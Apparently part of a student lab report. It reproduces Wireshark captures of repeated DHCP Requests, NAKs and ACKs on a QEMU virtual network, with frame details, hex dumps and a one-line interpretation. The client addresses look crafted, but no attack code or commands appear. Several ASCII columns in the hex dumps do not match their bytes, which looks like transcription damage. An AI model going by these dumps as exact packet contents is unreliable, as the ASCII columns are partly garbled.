19	13.572510280	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
20	14.615995835	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
21	15.656297129	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
22	15.670871979	10.10.111.1	10.10.111.101	DHCP	342	DHCP ACK - Transaction ID 0x0
23	16.700257386	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
24	16.700953046	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
25	17.740418652	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0

Frame 22: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface 0  
Ethernet II, Src: 00:00:00:00:00:02 (00:00:00:00:00:02), Dst: 30:37:3a:64:38:3a (30:37:3a:64:38:3a)  
Internet Protocol Version 4, Src: 10.10.111.1, Dst: 10.10.111.101  
User Datagram Protocol, Src Port: 67 (67), Dst Port: 68 (68)  
Bootstrap Protocol (ACK)

0000 30 37 3a 64 38 3a 00 00 00 00 02 08 00 45 10 07:d8:.. .E.  
0010 01 48 00 00 00 00 80 11 47 1b 0a 0a 6f 01 0a 0a .H.....G...  
0020 6f 65 00 43 00 44 01 34 d7 7e 02 01 06 00 00 00 0e.C.D.4 .  
0030 00 00 00 00 00 00 00 00 00 00 0a 0a 6f 65 0a 0a .....0e..  
0040 6f 01 00 00 00 00 30 37 3a 64 38 3a 30 32 3a 31 o.....07:d8:02:1  
0050 64 3a 30 66 3a 63 00 00 00 00 00 00 00 00 00 00 d:0f:c..  
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

The wireshark report shows repeated DHCP request of the same IP address. We received a No Acknowledgement signal at first but then we finally got the Acknowledgement signal for the IP address that we request.

Connected (unencrypted) to: QEMU (263\_13\_22)

Applications ▾ Places ▾ Wireshark ▾ Mon 23:14 1

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
39	27.153749809	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
40	27.154399960	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
41	28.200548435	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
42	28.201149311	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
43	29.236478764	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
44	30.280437389	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
45	30.281099444	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
46	31.325287541	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
47	32.364469327	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
48	33.404255690	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
49	34.448314894	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
50	35.485160035	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
51	36.524467858	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
52	36.542073382	10.10.111.1	10.10.111.102	DHCP	342	DHCP ACK - Transaction ID 0x0
53	37.568236312	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
54	38.608469314	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
55	39.649268697	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
56	39.650131818	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
57	40.692297001	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
58	41.730155168	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0

▶ Frame 52: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface 0

▶ Ethernet II, Src: 00:00:00:00:00:02 (00:00:00:00:00:02), Dst: 66:31:3a:66:30:3a (66:31:3a:66:30:3a)

▶ Internet Protocol Version 4, Src: 10.10.111.1, Dst: 10.10.111.102

▶ User Datagram Protocol, Src Port: 67 (67), Dst Port: 68 (68)

▶ Bootstrap Protocol (ACK)

```
0000 66 31 3a 66 30 3a 00 00 00 00 02 08 00 45 10 f1:f0:.. ..E.
0010 01 48 00 00 00 00 80 11 47 1a 0a 0a 6f 01 0a 0a .H.....G...0...
0020 6f 66 00 43 00 44 01 34 70 b2 02 01 06 00 00 00 of.C.D.4 p.....
0030 00 00 00 00 00 00 00 00 00 00 0a 0a 6f 66 0a 0a .....Of...
0040 6f 01 00 00 00 00 66 31 3a 66 30 3a 62 31 3a 32 o.....f1 :f0:b1:2
0050 65 3a 36 32 3a 65 00 00 00 00 00 00 00 00 00 e:62:e.....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```